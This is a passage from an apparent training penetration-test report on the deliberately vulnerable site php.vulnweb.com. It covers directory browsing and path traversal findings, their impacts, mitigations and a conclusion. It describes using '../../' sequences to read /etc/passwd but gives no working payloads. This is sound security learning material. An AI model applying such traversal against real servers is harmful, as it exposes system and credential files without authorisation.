
User impact

:- Unauthorized Access: Attackers may gain access to users' personal data stored on the server.
:- Data Exposure: Sensitive information, such as credentials or private data, could be exposed, increasing the risk of identity theft.
:- Loss of Trust: Users may lose confidence in the application's ability to protect their data, affecting long-term user retention and engagement.

Metigations

:- Disable Directory Browsing: Restrict direct access to sensitive directories.
:- Error Handling: Hide detailed error messages that reveal file paths.
:- Keep Software Updated: Regularly update the application and server software to prevent known exploits.

Proof of Concept :



6.7 Path Traversal

Description

A path traversal vulnerability allows attackers to manipulate file paths in a web application to access restricted files on the server. By using sequences like ../../, an attacker can
navigate to parent directories and retrieve sensitive files, such as /etc/passwd, which contains user account information. This exposure can lead to unauthorized access, data leaks, and further exploitation of the system. Proper input validation and sanitization are essential to prevent such vulnerabilities.

Technical impact

:- Data Exposure: Attackers can access sensitive files, revealing user credentials and configuration details.
:-System Compromise: Unauthorized access to critical files may allow attackers to gain deeper control over the server.
:- Information Leakage: Exposure of system files can
provide attackers with valuable insights for further exploits. Business impact :- Reputational Damage: Data breaches can lead to a loss of customer trust, harming the organization's reputation.
:- Financial Loss: Exposed sensitive information can result in fraud, financial theft, and costly recovery efforts.
:- Legal Consequences: Violating data protection regulations can lead to fines, lawsuits, and regulatory penalties. User impact
:-Reputation Damage: The hacking of vulnerabilities by hackers can damage the reputation of the company in the eyes of customers since they may lose trust in the company. Legal and Compliance Risks Legal and compliance risks arise due to unauthorized access to user information, which may cause legal consequences and heavy fines since it violates data protection regulations.
:-Financial Loss: Remedial steps like security update and provision of support to the victim would incur cost and potentially interfere with business operations. Compromised Personal Data: Their sensitive information including their passwords and personal details are now accessible to hackers.
:-Identity Theft Risk: Increased possibility of identity theft is varied by unauthorized access to personal data, in which individuals face financial and emotional hardship.

:-Loss of privacy: Information that may be exposed can also compromise the privacy of its users, and hence they may be subjected to harassment or solicitations.

Metigations

:-Input Validation: Validate and sanitize user input to prevent malicious characters, such as./, from being processed.
:-Use Safe Functions: Implement functions that would limit file access, for example, only allowed files could be accessed.
:-File Permissions: Set proper permissions on files and directories for the prevention of access of sensitive files and directories.

Conclusion

The penetration testing performed on **php.vulnweb.com** identified several common web application vulnerabilities that highlight typical security weaknesses found in insecure applications. During the assessment, issues related to input validation, improper configurations, and exposure to common attack techniques were observed.

The assessment was conducted following industry-standard methodologies, including **NIST SP 800-115** and the **OWASP Testing Guide (v4)**. Various tools were used during the testing process, including Burp Suite for intercepting and modifying requests, Nmap for network scanning, and manual testing techniques to verify vulnerabilities.

This testing exercise provided practical experience in identifying and exploiting real-world vulnerabilities and emphasized the importance of secure coding practices, proper input validation, and continuous security assessments to strengthen overall security posture.